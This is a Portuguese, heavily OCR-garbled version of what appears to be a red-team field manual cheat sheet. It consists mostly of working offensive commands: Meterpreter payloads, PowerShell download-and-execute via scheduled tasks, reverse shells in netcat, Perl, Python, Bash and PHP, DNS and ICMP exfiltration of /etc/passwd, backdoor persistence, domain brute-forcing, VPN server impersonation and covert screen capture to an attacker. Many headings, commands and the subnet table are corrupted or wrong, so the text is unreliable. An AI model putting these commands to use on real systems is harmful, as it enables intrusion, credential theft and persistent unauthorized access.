Direitos autorais 2022 Fru#tedSec, LLC. A2I direito#
re#rido. Pleafé ver referência [7] para disc2aimer
```

USANDO O POWERSHELL PARA INICIAR O INTERPRETADOR (MÉTODO 2")

Ow BT xcTACK BOx

1. msfpayload windows/meterpreter/reverse_tcp LHOST=10.1.1.1
LPORT=8080 R | msfencode -t psh -a x86

Om WINDOWS ATTACK BOX

1. c:\ powershell
2. PS c: Scmd = ' COLE O CONTEÚDO DO SCRIPT PSH AQUI '
3. PS c:\ \$u = [System.Text.Encoding]::Unicode.GetBytes(Scmd)
4. PS c:\ Se = [Convert] ::ToBase64String(\$u)
5. PS c:\ Se
6. Copiar o conteúdo de Se

INICIAR OUVIDOR NO BOX DE ATAQUE

1. ./msfconsole
2. usar exploit/multi/handler
3. definir carga útil windows/meterpreter/reverse_tcp
4. definir GHOST 1.1.1.1
5. definir LPORT 8080
6. exploit -j

Ow cARc xm saziz (1: DowszoAn sazscooz, 2: rKscvzz)

1. c:\ powershell -noprofile -noninteractive -command "& {Sclient=new-object System.Net.WebClient;Sclient.DownloadFile('http://1.1.1.1/shell.txt','c:\windows\temp_shell.txt')! }"
2. c:\ powershell -noprofile -noninteractive -noexit -command "& {Scmd=type 'c:\windows\temp_shell.txt';powershell -noprofile - noninteractive -noexit -encodedCommand \$cmd}"

LUCRO

INFORMAÇÕES SOBRE O SISTEMA OPERACIONAL

HKLM\Software\Microsoft\Windows NT\CurrentVersion

NOME DO PRODUTO

HKLM\Software\lJicrosoft\7Windows I4T\CurrentVersion /v
2productName

DATA ou INSTALAÇÃO

HKLM\Software\Microsoft\Windows NT\CurrentVersion /v InstallDate

PROPRIETÁRIO REGISTRADO

HKLM\Software\Microsoft\Windows NT\CurrentVersion /v RegisteredOwner

RAIZ DO SISTEMA STSTEM

HKLM\Software\Microsoft\Windows NT\CurrentVersion /v SystemRoot

TIsz zowz (orrszr zmimmmzs rAOx UTC)

HKLM\System\CurrentControlSet\Control\TimeZoneInformation /v ActiveTimeBias

UNIDADES DE REDE MAPEADAS

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Map Networ! Drive
1JRU

MOUNTED DEVICES

HKL:J\System\MountedDevices

USB oXvzczs

HKLM\System\CurrentControlSet\Enum\USBStor

Tuem oN IP FORxRRDIuG

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
IPEnableROuter = 1

PAsswoRn xsxs: LSA szcRnCs cAm comTAzm VPN, AvcOiooom, OUTROS

SENHAS

HKEY_LOCAL_MACHINE\Security\Policy\Secrets HKCJ\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon\autoadminlogon

AUDIT POLICY

HKLM\Security\polic,\PolAdTev

KERWEL/SERVIÇOS AO USUÁRIO

HKLM\Software\Microsoft\Windows NT\CurrentControlSet\Services

SOFTWARE INSTALADO NA MÁQUINA

HKLM\Software

SOFTWARE INSTALADO PARA O USUÁRIO

HKCU\Software

DOCUMENTOS RECENTES

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs

LOCAIS RECENTES DE USUÁRIOS

HKCJ\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32>LastVisitedURLsOpenSaveInRU

TYPED URLs

HKCU\Software\Microsoft\Internet Explorer\TypedURLs

MRU LISTS

HKCU\Software\14icrosoft\Windows\CurrentVersion\Explorer\RunMRU

ÚLTIMA CHAVE DE REGISTRO ACESSADA

hKCU\Software\Microsoft\Windows\CurrentVersion\Applets\RegEdit /v LastKey

LOCAIS DE INICIALIZAÇÃO

HKLM\Software\Microsoft\Windows\CurrentVersion\Run 5 \Runonce
HKLM\SOFTWARE\Microsoft\%indows\CurrentVersion\Policies\Explorer\Run
HKCU\Software\1Jicrosoft\Windows\CurrentVersion\Run & \Runonce
OKCU\Software\Microsoft\Windows N?\CurrentVersion\Windows\Load & *Run

ENUMERAR O DOMÍNIO DO WINDOWS COM O DSQUERY

LISTAR USUÁRIOS NO DOMÍNIO RITE SEM LIMITE DE RESULTADOS

```
dsquery user -limit 0
```

LISTAR GRUPOS PARA DOMAIN=VICTIM.COM

```
dsquery group "cn=users, dc=victim, dc=oom"
```

LISTAR CONTAS DE ADMINISTRADOR DE DOMÍNIO

```
dsquery group -name "domain admins" | dsget group -members -expand
```

LISTAR TODOS OS GRUPOS DE UM USUÁRIO

```
dsquery user -name bob | dsget user -memberof -expand
```

OBTER O ID DE LOGIN DE UM USUÁRIO

```
dsquery user -name bob | dsget user -samid
```

LISTAR CONTAS INATIVAS POR 2 SEMANAS

```
dsquery user -inactive 2
```

ADICIONAR USUÁRIO DE DOMÍNIO

```
ds add user "CN=Bob, CN=Users, DC=victim, DC=com" -samid bob -pwd bobpassword -s 1 a y "Bob" -  
pwdn e ve r e xp i re s ye s -memb e ro l "CN=Dome i o  
Admi us , CN=Users, DC=victim, DC=com
```

EXCLUIR USUÁRIO

```
dsrm -subtree -noprompt "CN=Bob,CN=Users,DC=victim,DC=com"
```

LISTAR TODOS OS SISTEMAS OPERACIONAIS NO DOMÍNIO

```
dsquery * "DC=victim,DC=com" -scope subtree -attr "cn" "operatingsystem"  
"operatingSystemServicePaci:" -filter  
"(&objectclass=computer) (objectcategory=computer) (operatingSystem=Windows"  
)"
```

Lisa Ari szTx mAwrs

```
dsquery site -o rdn -limi: 0
```

LISTAR TODAS AS SUB-REDES EM UM SITE

```
dsquery subnet -site sitename -o rdn
```

LISTAR TODOS OS SERVIDORES EM UM SITE

```
dsquery server -site sitename -o rdn
```

LOCALIZAR SERVIDORES NO DOMÍNIO

```
dsquery ' domainroot -filter  
"(&(objectCategory=Computer) (objectClass=Computer) (operatingSystem='Server'  
) )" -limite 0
```

CONTROLADORES DOMAIN POR LOCAL

```
dsquery ' "CN=Sites,CN=Configuration,DC=forestRootDomain" -filter (objectCategory=Server)
```

raspagem de janelas

Se o script for feito em um arquivo de lote, as variáveis devem ser precedidas de %%, ou seja, *,%i

VARREDURA DE PING EM LOOP ANINHADO

```
for /L %i in (10,1,254) do @ (for /L %x in (10,1,254) do @ ping -n 1 -w 100  
10.10.%i.%x 2 nul | find "Reply" & echo 10.10.%i.%xlive      .txt)
```

ARQUIVO LDOP TBROUGB

```
for /F %i      infile ) do command
```

FORÇA BRUTA DoMRIN

```
for /r %n in (names.txt) do for /F %p in (pawds.txt) do net use \\DC01\IPCS  
/user: domain *%n %p 1 NGL 2 &l && echo %n:%p && net use /delete  
\\DC01\IPCS      NUL
```

BLOQUEIO DE AÇÕES (LOCKOUT.BAT)

```
@echo Execução do teste:  
for /f %%U in (list.txt) do @for /l %%C in (1,1,5) do @echo net use \\WIN- 1234\cs  
/USER:%%U wrongpass
```

DHCP xxSAUSTION

```
for /L %i in (2,1,254) do (netsh interface ip set address local static  
1.1.1.%i netmasf:           gwID %i ping 12'.0.0.1 -n 1 -w  
10000nul %i)
```

LAJSuP REvERSA DNS

```
for /L %i in (100,1,105) do @ nsloo}:uo 1.1.1.%i lfindstr /i /c: "Name"  
dns.txt &5 echo Server: 1.1.1.%idns      .txt
```

SzAxCR PARA ARQUIVOS QUE COMEÇAM COM WITQ TEE WORD "PASS" AED TEEN PRINT SE FOR UM DIRETÓRIO, DATA/HORA DO ARQUIVO, PATH RELATIVO, PATH E TAMANHO ATUAIS (@VRRIABLES SÃO OPCIONAIS)

```
forfiles /P c:\temp /s /m pass' -c "cmd /c echo Oisdir @fdate @ftime Orelpath  
@path @fsize"
```

SIMULAR CLOUDS DE DOMÍNIO VICIOSO (ÚTIL PARA AV/IDS zESTI&G)

```
# Executar pac}):et capture No domínio de ataque para receber a  
chamada # domains.txt deve conter domínios maliciosos  
conhecidos
```

```
for /L %i in (0,1,100) do (for /F %n in (domains.txt) do nslool:upattack  
domain      2 &l & ping -n 5 12'.0.0.1      2 &l
```

IE WEB LOOPRR (gerador de tráfego)

```
for /L %C in (1,1,5000) do @for 8U in (www.yahoo.com www.pastebin.com  
www.paypal.com www.craigslist.org www.google.com) do start /b iexplore %U ping -  
n 6 10CdhoSt & tdSckill /F /IM iexplore.exe
```

MISCELLANEOUS ON SERVER C

```
okems=2 delims='="" "%a in (%
" |find /i v "system32")      l full
s\temp\3afd4ga.tmp
l = " delims=" "%a in (c      indows\temp\3
"%a"
```

Rozz ZNS / S FOR n S8UZDOVm):
in do shutdown /r \\1.1.1.%i

EXALATION USING VBScript (NEW)

.vbs script with the following:

```
Definir shell  wscript.createobject("wscript.shell")
Shell.run "runas /user: user " & """" &
          C:\Windows\System32\WindowsPowershell\v1.0\powershell.exe -WindowStyle
oculto -NoLogo -NoInteractive -ep bypass -nop -c \" &      """ "IEX ((New-
Object Net.WEBClient) .downloadstring1'      url '))\\" &      """
wscript.sleep (100)
Enviar s:eyes "      senha " &      "(ENTER)"
```

regulador de tarefas

Os caminhos binários do Scheduled Task não podem conter espaços porque tudo após o primeiro espaço no caminho é considerado um argumento de linha de comando. Coloque o parâmetro de caminho /TR entre uma barra invertida (\) e aspas ("l :

```
/TR "\"C:\Program Files\file.exe\" -x arg1"
```

TASK SCRmu&ER (ST=sTARTTzxn, SD=siARi oATs, ED=mm oATz)
***MUST BE ADMIN**

```
SCHTASKS /CREATE /TN TasL Name /SC HOURLY /ST HH:MM /F /RL HIGHEST /SD  
+IJ/DD/YYYY /ED MM/DD/YYYY /tr "C: my.exe" /RU DO1AIN\user /RP password
```

TAsx scaxnvrzR zRsIsrzmcz [10;

*Para uso em 64 bits:
"C:\Windows\syswow64\WindowsPowerShell\v1.0\powershell.exe"

```
# (x86) no login do usuário  
SCHTASKS /CREATE /TN Task Name /TR  
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle hidden  
-NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object  
net.webclient).downloadstring("http:// ip : port / payload '''))'" /SC onlogon  
/RU System
```

```
# (x86) no início do sistema  
SCHTASKS /CREATE /TN Task Name /TR  
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle hidden  
-NoLogo -NonInteractive -ep b,pass -nop -c 'IEX ((new-object  
net.webclient).downloadstring("http:// ip : port / payload ' 'l'))'" /SC onstart  
/RU System
```

```
f (x86) em modo ocioso do usuário (30 minutos)  
SCHTASKS /CREATE /TN Task Name /TR  
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle hidden  
-NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object  
net.webclient).downloadstring( "http:// ip ' port / payload ''))'" /SC onidle  
/i 30
```


NETWORKING

PORATAS COMUNS

21	rT	520	RIP
22	SSH	546/'	DHCPv6
23	Telnet	58'	SMTP
25	SMTP	902	Vl Ware
49	TACACS	1080	Sock:s Proxy
53	DNS	1194	VPN
6' / 8	DHCP (UDP)	1433/4	MS-SQL
69	TFTP (UDP)	1521	Oráculo
80	HTTP	1629	DameWare
88	Kerberos	2049	u é
110	POP3	3128	Proxy SQuid
111	RPC	3306	MYSQL
123	NTP (UDP)	3389	RDP
135	RPC do Windows	5060	SIP
13'	NetBIOS	5222	Jabber
138	NetBIOS	5432	Postgres
139	SIJB	5666	Nagios
143	IMAP	5900	VNC
161	SNMP (UDP)	6000	X11
1'9	BGP	6129	DameWare
201	AppleTali:	666'	IRC
389	LDAP	9001	Tor
443	HTTPS	9001	HSQL
445	SIJB	9090/1	Openfire
500	ISAKIIP (UDP)	9100	Jet Direct
514	Syslog		

IMPRESSÃO DIGITAL DE TTL

Windows	128
Linux	64
Networ):	255
Solaris	255

IPV4

CLASSFUL IP RANGES**RESERVED RANGES**A
B
C
D
E**SUBNETTING****RESERVED RANGES****CALCULATING SUBNET RANGE**

/0 255.255.255.252 1022 HOSTS
 /1 255.255.255.248 618848
 /2 255.255.255.224 4111033s
 /3 255.255.255.192 62 HOSTS
 /4 255.255.255.128 126 HOSTS
 /5 255.255.255.0 254 HOSTS
 /6 255.255.255.0 510 HOSTS
 /7 255.255.255.0 1022 HOSTS
 /8 255.255.255.0 16382 HOSTS
 /9 255.255.255.0 32766 HOSTS
 /10 255.255.255.0 65536 HOSTS
 /11 255.255.255.0 160 HOSTS
 /12 255.255.255.0 104864 HOSTS
 /13 255.255.255.0 2096 HOSTS
 /14 255.255.255.0 4096 HOSTS
 /15 255.255.255.0 8192 HOSTS
 /16 255.255.255.0 16384 HOSTS
 /17 255.255.255.0 32768 HOSTS
 /18 255.255.255.0 65536 HOSTS
 /19 255.255.255.0 12288 HOSTS
 /20 255.255.255.0 24576 HOSTS
 /21 255.255.255.0 49152 HOSTS
 /22 255.255.255.0 98304 HOSTS
 /23 255.255.255.0 196608 HOSTS
 /24 255.255.255.0 393216 HOSTS
 /25 255.255.255.0 786432 HOSTS
 /26 255.255.255.0 1572864 HOSTS
 /27 255.255.255.0 3145728 HOSTS
 /28 255.255.255.0 6291456 HOSTS
 /29 255.255.255.0 12582912 HOSTS
 /30 255.255.255.0 25165824 HOSTS

ENDEREÇOS DE TRANSMISSÃO

```
ff05::?          nodes  
                  nodes  
                  routers  
                  routers  
                  routers
```

INTERFACE ADDRESSES

```
fe80::  
[2001::  
::a.b.c.d - IPv4 compatible IPv6  
::ffff:a.b.c.d - IPv4 mapped IPv6
```

THC IPv6 TOOLKIT

```
Remote Network DoS:  
rsumrf6 eth# remote_ipv6
```

```
socat TCP-LISTEN:8080,reuseaddr,fork TCP6:[2001::]:80  
./nikto.pl -host 127.0.0.1 -port 8080
```

COMANDOS DA CISCO

ativar	Entrar no modo de privilégio
#terminal de configuração	Configurar interface
(config)#interface faD/0	Configurar FastEthernet D/0
(config-if)#ip addr 1.1.1.1 255.255.255.0	Adicionar IP a fa0/0
(config)#line vty 0 4	Configurar a linha vty
(config-line) #login	1. Definir a senha da telnet
(config-line)#senha senha #show session	2. Definir senha telnet
#show version #dir	Abrir sessões
file systems	Versão do IOS
#dir all-filesystems	Arquivos disponíveis
#dir /all	Informações sobre o arquivo Arquivos excluídos
#Mostrar configuração em execução Mostrar configuração de inicialização Mostrar resumo da interface ip	Configuração carregada na memória Configuração carregada na inicialização Interfaces
Mostrar interface e0	Informações detalhadas sobre a interface Rotas
Mostrar rota ip	Listas de acesso
#show access-lists	Sem limite de produção
#terminal length 0	Substituir run por start config Copiar run config para o servidor TFTP
#Copiar configuração de inicialização de configuração de execução #copy running-config tftp	

IOS 11.2-12.2 mnxzRAgILITT

http:// ip /level/ 16-99 /exec/show/config

SNMP

MUST STAAT TFTP SERVER 1:

./snmpblow.pl -s srcip -d rtr_ip -t attackerip -f out.txt snmpstrings.txt

SERVIÇOS EM EXECUÇÃO NO WINDOWS:

snmpwalk -c public -v1 ip 1 |grep hrSWRunEame |cut -d" " -f4

PORHAS TCP DO WIMDOWS OPxw:

snmpwalk|grep tcpConnState |cut -d" " -f6 |sort -u

SOFTWARE INSTALADO NO WINDOWS'

snmpwalk | grep hrSWInstalledName

USUÁRIOS DO WINDOWS

snmpwdlkip 1.3 |grep ".1.2.25-f4

CAPTURA DE PACOTES

CAPTuRs TCP T FIC NA PORTA 22-23

```
tcpdump -nvvX -s0 -i eth0 tcp portrange 22-23
```

CAPTURAR O TRÁFEGO PARA UM IP ESPECÍFICO, INCLUINDO UMA SUB-REDE ESPECÍFICA

```
tcpdump -I eth0 -tttt dst ip e não net 1.1.1.0/24
```

Cxz'zUxE rRA¥E'IG B/W I.OCAI-- 1 92 . 1

```
tcpdump net 192.1.1
```

CAPTURAR O TRÁFEGO POR 4SEC> SEGUNDOS

```
dumpcap -I eth0 -a duration: sec -w file.pcap
```

```
file2cable -i eth0 -f file.pcap
```

RsPrAi PAczrs (mzz DoS)

```
tcpreplay --topspeed --loop=0 --intf=eth0 .pcap_file_to_replay --
mbps=10I100! 1000
```

DNS

DNSRrcom

Pesquisa reversa para o intervalo de IPs:
.drsrecor.rb -t rvs -i 192.1.1.1,132.1.1.20

Recuperar registros DllS padrão:
.dnsrecon.rb -t std -d domain.com

Enumerar subdomínios:
.dnsrecon.rb -t brt -d domain.com -w hosts.txt

DkIS z ore tr ans fe r:
.dnsrecon -d cioma in .com -t ax lr

Nxxe RrvnRSEDNS zoosuP AwD OSPF PARSER

```
nmap -R -sL -Pn -dns-serversvr ip range| awk '(if((S1" "S2"
"S3)=="Nmap scan report")print$5" "S6)' | sed 's/(/ /g' | sed 's/)/ /g' > drs.txt
```

GRAVAR PSK NO ARQUIVO

```
ike-scan -M -A vpn ip -P file
```

DoS VPN SER R

```
ike-scan -A -t 1 --sourceip=                      spoof_ipdst ip
```

FIKED - FAKn VPN SERvnR

- ✓ Deve-se saber o nome do grupo VPN e a chave pré-compartilhada.

- 1 Filtro Ettercap para eliminar o tráfego IPSEC (porta UDP 500) if(ip.proto == UDP && udp.src == 50D) kill(); drop(); msg("' ' 'Pacote UDP descartado' ' '');
2. Filtro de compilação etterfilter udppdrop.filter -o udppdrop.ef
3. Inicie o Ettercap e elimine todo o tráfego IPSEC #ettercap -T -q -M arp -F udppdrop.ef // //
4. Ativar encaminhamento de IP echo "1" /proc/sys/net/ipv4/ip forward
5. Configurar o IPtables para encaminhar a porta para o servidor Fiked iptables -t nat -A PREROUTING -p udp -I eth0 -d VPN Server IP-j DNAT - - to Attacking Host IP iptables -P FORWARD ACCEPT
6. Inicie o Fiked para se passar pelo servidor VPN fiked - g vpn gateway ip - k VPN Group Name:Group Pre-Shared Key Stop
7. Ettercap
8. Reinicie o Ettercap sem o filtro ettercap -T -M arp // //

PUTTY

REG CHAVE PARA REGISTRAR TUDO (INCLUSIVE AS CONVERSAS)

```
1HKEY_CURRENT_USER\Software\SimonTatham\Putty\Sessions\Default%20Settings]
"LogEfileName"=%TEMP%\putty.dat"
"LogType"=dword:00000002"
```


TRANSFERÊNCIA DE ARQUIVOS

FTP ixRovcz xom-zmzxAczzvz sxziz

```
echo open ip 21ftp .txt
echo userftp .txt
echo passftp .txt
echo binftp .txt
echo GET file ftp.txt
echo byeftp .txt
ftp -s:ftp.txt
```

DNS iRAXSxsR OmLzwux

Na vítima:

1. Codificar em hexadecimal o arquivo a ser transferido xxd -p secretfile .hex
2. Leia cada linha e faça uma pesquisa de DNS for b in `cat file.hex : do dig Sb.shell.evilexample.com: done

No anexo):er:

1. Captura de pacotes de vazamento de DNS tcddump -w /tmp/dns -s0 porta 53 e host system.example.com
2. Corte o hexágono preenchido do pacote DNS tcddump -r dnsdemo -n | grep shell.evilexample.com | cut -f9 -d' cut -f1 -d'. ' | unireceived .txt
3. Inverter a codificação hexadecimal xxd -r -p receivedu.txt keys.pgp

ZXZZZ COZOSXXO OWZYWZ OX x I.zxux uxCBINE OVER IC €P

Sobre a vítima (interminável linha 1):

```
stringZ= cat /etc/passwd |od -c8-| tr -d " " | tr -d "\n" ;
counter=0; while ((Scounter = ${#stringZ} ));do ping -s 16 -c 1 -p
${stringZ:$counter:16} 192.168.10.10 &&
counter=S ((counter+16) ) ;done
```

No atacante (capturar pac.:ets para data.dmp e analisar): tcddump -ntvvxs 0 'icmp[0]=8'data.dmp grep 0x0020 data.dmp | cut -c21- ltr -d " " tr -d "\n" xsd -r -p

RETRANSMISSÃO DE CORREIO ABERTO

```
C:\ telnet x.x.x.x 25
HELO x.x.x.x
UAIP GROIN:me 8 you .com RC
PTTO: you é you . com DATE
Thanl: You u.
```

sair

CAMISAS REVERSAIS t1]¿3] [4

NETCXT (* INICIAR OUVIDOR NO BOE DE ATAQUE PARA CAPTURAR O SHELL)

```
nc 10.0.0.1 1234 -e 'bin/sh'                                Shell reverso do Linux  
nc 10.0.0.1 1234 -e cmd.exe                               Shell reverso do Windows
```

NETCAT (ALGUMAS VERSÕES NÃO SUPORTAM A OPÇÃO -E)

```
nc -e 'bin*sh' 10.0.0.1 1234
```

SOLUÇÃO DE TRABALHO DO NETCAT: A OPÇÃO WSEN -E NÃO É POSSÍVEL

```
rm /tmp/f;mkfifo /tmp/f;cat 'tmp/f|/bin/sh -i 2 &1|nc 10.0.0.1 1234' /tmp/f
```

```
perl -e 'use Socket; $i="10.0.0.1"; $p=1234; socket(S,PF_INET, SOCK_STREAM, getprotobynumber("tcp")); if(connect(S,sockaddr_in($p,inet_aton($i), 7))){ open(STDIN," &$");open(STDOUT, " &$"); open(STDERR," &$"); exec("/bin/sh -i");};'
```

PERL SEM /BIN/SE

```
perl -MIO -e ' $p=fork();exit,if($p);$c=new IO::Socket::INET(PeerAddr, "attackerip:4444");STDIN->fdopen($c,r);$s-->fdopen($c,w);system$_ while ;'
```

PERL PARA WINDOWS

```
perl -e '$c=new IO::Socket::INET(PeerAddr, "attackerip:4444");STDIN->fdopen($c,r);$s-->fdopen($c,w);system$_ while ;'
```

PYTHON

```
python -c 'import socket,subprocess,os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("10.0.0.1",1234)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); p=subprocess.call(["/bin/sh","-i"]);'
```

BASH

```
bash -i & *dev/tcp/10.0.0.1/8080 0 &1
```

```
r = Runtime.getRuntime()  
p = r.exec(["/bin/bash","-c", "exec 5 /dev/tcp/10.0.0.1/2002;cat &5 while  
read line; do \$line 2 &5 55: done \"l as String[] ,  
p.waitFor ()
```

PHP

```
php -r '$sock=fsockopen("10.0.0.1", 1234);exec("/bin/sh -i &3 &3 2 &3"); '
```

BY

&8d",t,t,t)'

BY WITHOUT /BIN/SH

```
-rsocket -e 'exit if
:k;c=TCPSocket.new("attackerip","4444");while(cmd=c.gets);
|io|c.print io.read}end'
```

Rue

oot

```
:y -rsocket -e
:k;c=TCPSocket.new("attackerip","4444");while(cmd=c.gets);IO.F
c.print io.read}end'
```

LNET

0/tmp/p

4445

RM

```
xteri -display i 0 .0 .0 .1 :1
o Iniciar ouvinte: Xnest :1
o Adicionar permissâo para conectar: xhost *victimIP
```

SC

:t http:

PERSISTÊNCIA

PARA PERSISTÊNCIA DE LINUK (NA CAIXA DE ATAQUE)

```
crontab -e : definido para cada 10 minutos  
0-59/10 * * * * nc ip " " -e /bin/bash
```

PERSISTÊNCIA DO AGENDADOR DE TAREFAS DO WINDOWS (INICIAR AGENDADOR DE TAREFAS)

```
sc config schedule start= auto  
net start schedule  
às 13:30 ""C:\nc.exe ip "" -e cmd.exe""
```

BACKDOOR PERSISTENTE DO WINDOWS COM FIREWALL BTPASS

1. REG add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /v firewall /t REG_SZ /d "c:\windows\system32\backdoor.exe" /f
2. at 19:00 /every:M,T,W,Th,F cmd /c start "%USERPROFILE%\backdoor.exe"
3. SCHTASKS /Create /RU "SYSTEM" /SC MINUTE /MO 45 /TU FIREWALL /TR "%USERPROFILE%\backdoor.exe" /ED 12/12/2012

Rsxorx PAxroAn osPso:mm viASMB oxWEBDAV [6]

Via SMB:

1. Na máquina comprometida, compartilhe a pasta de carga útil
2. Defina o compartilhamento como "Todos"
3. Use o comando psexec ou wmic para executar remotamente a carga útil

Via WebDAV:

1. Inicie o módulo "servidor de arquivos webdav" do Metasploit
2. Defina as seguintes opções:
 - " l oca l exe=t rue
 - I ocal li le- payl oad
 - " l o ca l root -payl oad di recL ory
 - " disablePayloadHandler=true
3. Use o comando psexec ou wmic para executar remotamente a carga útil

```
psexecremote ip /u domain\compromised_user /p password "\\\\  
payload ip \test\msf.exe"
```

-- OU

```
wmic /node: remote ip /user:domain\compromised_user //password:password  
process call create "\ payload ip \test\msf.exe"
```

TUNELAMENTO

rezns - szsTzw om 1234 axo FORM&RD TO PORc 80 om 2.2.2.2

fpipe.exe -l 1234 -r 80 2.2.2.2

SOCKS.EKE - PROXY DE SOCKS DE TEROUGE DE VARREDURA DA INTRANET

No redirecionador (1.1.1.1):
socks.exe -il 1.1.1.1 -p 8C80

Em relação à atenção:

Modifique o arquivo
/etc/proxychains.conf: Comentário
para fora: #prcxy_dns 9050
Comentário para fora: #sooks4a
12'.0.0.1
Adicionar linha: soc:s4 1.1.1.1 8080
Verificar através do proxy
soc:s:
proxychains nmap -PN -vv -sT -p 22, 135,139,445 2.2.2.2

SocAT - szsTxw om 1234 Awn FORM TO PORT 80 ow 2.2.2.2

socat TCP4:LISTEN:1234 TCP4:2.2.2.2:80

STumwsL - SSL xwcAPSu&ATxn NC cummi (Wzxnows & Lzwwx) [8]

No atacante (cliente) :
Modificar o arquivo */stunnel.conf*
cliente = sim
[cliente netcat]
accept = 5555
connect = -Listening IP-:4444

No servidor brilhante da vítima):

Mod-fy */stunnel.conf*
cliente = não
[servidor netcat]
aceitar - 4444
conectar - "-"
C:\ no -vlp ""

No atacante (cliente):
nc -nv 12 .G.C.1 5555

```

numrange: ([#]...[#])
search within a number range
date: ([#])
link: ([url])
related: ([url])
noreferrer: ([strring])
find pages that link to ([url])
find pages related to ([url])
find pages with [strring] in title
#Enter 1 char, get name:pwd
telnet ip
http:// ip /getsecure.cgi
http:// ip /en_a_rci.htm
http:// ip /a_security.htm
http:// ip /a_rci.htm
find pages with [strring] in url
find files that are xls
find phone book listings of [name]

```

POLYCOM

Muito r

NMAP

TYPES

P : ping scan
S : syn scan
T : connect scan

OPTIONS

```
: ports
: 0=5m, 1=15s,
: no dns resolution
: OS detection
: aggressive scan
```

OUTPUT / INPUT

```
: write to
: write to
: save as
: read hos
file  : excludes
```

ADVANCED OPTIONS

```
-sV -p# --script=banner
-traceroute
-ttl : define TTL
--script script
```

FIREWALL EVASION

```
-f          : fragment packet
-S ip       : spoof src
-g #       : spoof src port
-D ip , ip : Decoy
--mtu #     : set MTU size
CONVERT NMAP } E HIN L:
```

```
xsltproc nmap.xml -o nmap.html
```

GENERATE LIVE HOST FILE:

```
nmap -sP -n -oX out.xml      0/24
5 > live_hosts.txt
```

COMPARE NMAP

```
ndiff scan1.xml
```

NS REVERSE LOOKUP

```
nmap -R -sL -c ns-s
```

RANGE

```
r 1.1
```

::dd:ee:ff -

DS TEST (XMAS)

```
C
```

PESCADOR DE FIOS

eth.addr/eth.dst.eth.src	MAC
rip.auth.passwd ip.addr/ip.dst/ip.src (ipv6.)	Senha RIP IP
tcp.port/tcp.dstport/tcp.srcport	Portas
tcp.flags (ack,fin,push,reset,syn,urg)	TCP
udp.port/udp.dstport/udp.srcport http.authbasic	Sinalizad
autenticação de http.www	ores TCP
http.data	Portas
http.cookie	UDP
http.referer	Autenticação básica
http.server http.user	Autenticação HTTP
agent wlan.fc.type eq 0 wlan.fc.type eq 1	Porção de dados HTTP
wlan.fc.type eq 0	Cookie HTTP
wlan.fc.type subtype eq 0 (1=resposta)	Referenciador
wlan.fc.type_subtype eq 2 (3=resposta)	HTTP Servidor
wlan.fc.type subtype eq 4 (5=resposta)	HTTP
wlan.fc.type_subtype eq 8 wlan.fc.type	Cadeia de caracteres do agente do usuário
subtype eq 10	HTTP
wlan.fc.type subtype eq 11 (12=deauthenticate)	Quadro de gerenciamento 802.11
	Quadro de controle 802.11
	Quadro de dados 802.11
	Solicitação de associação 802.11
	Solicitação de reassociação 802.11
	Solicitação de sonda 802.11
	Beacon 802.11
	Desasssociar 802.11
	Autenticação 802.11

OPERADORES DE COMPARAÇÃO

eq OR ==
ne OR !=
gt OR
lt OR
ge OR =
ou seja, OU =

OPERADORES LÓGICOS

e OU d& ou
OU | I

não OU !

NETCAT

BÁSICOS

Conectar-se ao ouvinte [TargetIP] em [porta]
: S nc [TargetIP] [porta]

Iniciar ouvinte:

S nc -* -P [porta]

SCANNER DE PORTA

Scanner de porta TCP no intervalo de portas [startPort] até [endPort]
1 : S nc -v -n -z -wl TargetIP] [startPort]-[endPort]

TRANSFERÊNCIAS DE ARQUIVOS

Obter um nome de arquivo] de um Listener:

1. Iniciar o ouvinte para enviar [nome do arquivo] S nc -l -p [porta] [nome do arquivo]
2. Conecte-se a [TargetIP] e recupere [nome do arquivo] S nc -w3 [TargetIP] [porta] [nome do arquivo]

Envie um [nome de arquivo] para o Listener:

1. Iniciar o ouvinte para extrair [nome do arquivo] S nc -l -p [porta] [nome do arquivo]
2. Conecte-se ao [TargetIP] e envie [nome do arquivo] Snc -w3 [TargetIP] [porta] [nome do arquivo]

SHELLS DE BACKDOOR

Shell do Linux:

S nc -l -p [porta] -e /bin/bash

Shell reverso do Linux:

S nc [LocalIP] [porta] -e /bin/bash

Shell do Windows:

\$ no -l -p [porta] -e cmd.exe

Shell reverso do Windows:

S nc [LocalIP] [porta] -e cmd.exe

TRANSMISSÃO VLC

```
# Qse cvlc (linha de comando VLC no alvo para atenuar os pop-ups)
```

```
CAPTvRs E STRxAx O SCRsEN OVERUDP PARA <ATTAC RIP>:1234
```

Iniciar um ouvinte na máquina do atacante

```
vlc udp://@:1234
```

-- OU

```
# Iniciar um ouvinte que armazena o fluxo em um arquivo.  
vlc udp://@:1234 :sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a, ab=128,  
channels=2, samplerate=44100}:file(dst=test.mp4} :no-sout-rtp-sap  
:no-sout-standard-sap :ttl=1 :sout-keep
```

```
# Isso pode fazer a tela do usuário piscar. Taxas de quadros mais baixas atrasam  
o vídeo. vlc screen:// :screen-fps=25 :screen-caching=100  
:sout=#transcode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,sam  
plerate=44100}:udp(dst= attackerip :1234) :no-sout-rtp-sap :no-sout- standard-  
sap :ttl=1 :sout-keep
```

```
CAPTURA E TRANSMISSÃO DA TELA POR ETTP
```

Iniciar um ouvinte na máquina do atacante vlc

```
http://server.example.org:8080
```

OU

```
# Iniciar um ouvinte que armazena o fluxo em um arquivo  
vlc http://server.example.org:8080 --  
sout=ttranscode{vcodec=h264,vb=0,scale=0,acodec=mp4a,ab=128,channels=2,samp  
lerate=44100} :file(dst=test.mp4}
```

```
# Iniciar o streaming na máquina de destino  
